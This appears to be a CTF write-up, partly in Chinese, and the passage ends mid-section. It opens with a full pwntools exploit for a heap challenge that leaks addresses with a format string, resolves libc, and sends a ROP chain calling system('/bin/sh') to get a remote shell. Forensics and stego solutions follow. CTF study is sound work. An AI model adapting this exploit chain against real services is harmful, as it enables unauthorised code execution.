# PWN

## Note

from pwn import \*

def main(index):

p.sendlineafter(b'choice: ', str(index))

def add(size, content):

main(1)

p.sendlineafter(b'size: ', str(size))

p.sendlineafter(b'content: ', content)

def say(say1, say2):

main(2)

p.sendlineafter(b'say ? ', say1)

p.sendlineafter(b'? ', say2)

#p = process(b'./note')

p = remote('47.104.70.90','25315')

libc = ELF(b'libc-2.23.so')

add(0x10,b'crl123')

p.recvuntil(b'addr: ')

heap\_addr = p.recvline().replace(b'\n',b'')

say11 = b'%7$s'+b'aaaa'+p64(int(heap\_addr.decode()[2:],16))

say12 = b'a'\*0x18+p64(0xfe1)

say(say11, say12)

for i in range(24):

add(0x90,b'a'\*0x90)

add(0xd0,b'a'\*0xd0)

add(0x10,b'a'\*8)

main(3)

p.recvuntil(b'content:aaaaaaaa\n')

malloc\_hook = u64((b'\x00'+p.recv(5)).ljust(8,b'\x00'))-224-0x10

base = malloc\_hook-libc.sym['\_\_malloc\_hook']

system = base+libc.sym['system']

#ROPgadget --binary libc-2.23.so --string '/bin/sh'

binsh = base + 0x000000000018ce57

#ROPgadget --binary libc-2.23.so --only "pop|ret" | grep "rdi"

poprdi\_ret = base+0x0000000000021112

say21 = b'%17$s'

say22 = b'a'\*8+p64(poprdi\_ret)+p64(binsh)+p64(system)


say(say21,say22)


p.sendline(b"done")

p.interactive()


# MISC


## ChieftainsSecret

题目到手之后用foremost分离出照片：





根据提示可以猜测是在老式电话中安装了这样一个装置。通过搜素发现TLE5501是英飞凌公司生产的角度传感器，并采用差分输出。


通过查阅芯片手册可以知道csv文件是单片机的AD采样值。在该芯片的官网搜索到了例程，于是在例程中查找公式。




猜测是通过这个函数来获取角度值，继续看代码











于是可以得到计算公式。在excel中计算得到角度值如下



根据换算后的角度值画波形图如下




分析图片发现有11个最低点，符合题目描述的11位数字

设90度时候为复位，最低点176约等于180为数字0位置，按照角度估算


依次可得号码77085962457

## 鸣雏恋

压缩包形式打开拿到




010打开发现有零宽字节



尝试解零宽加密



得到密码解压压缩包



写脚本转二进制再转字符串

white = open(r'D:\aaaaaaaa\b\out\0.png',
  
 'rb').read()
  
black = open(r'D:\aaaaaaaa\b\out\1.png',
  
 'rb').read()
  
flag = ''
  
  
for i in range(129488):
  
 color = open(r'D:\aaaaaaaa\b\out\%d.png' % i,
  
 'rb').read()
  
 if (color == white):
  
 flag += '0'
  
 else:
  
 flag += '1'
  
ans = ''
  
length = len(flag) // 8
  
for i in range(length):
  
 ans += chr(int(flag[i \* 8: (i + 1) \* 8], 2))
  
  
print(ans)

得到base64转图片得到flag



## 层层取证

挂载镜像，发现

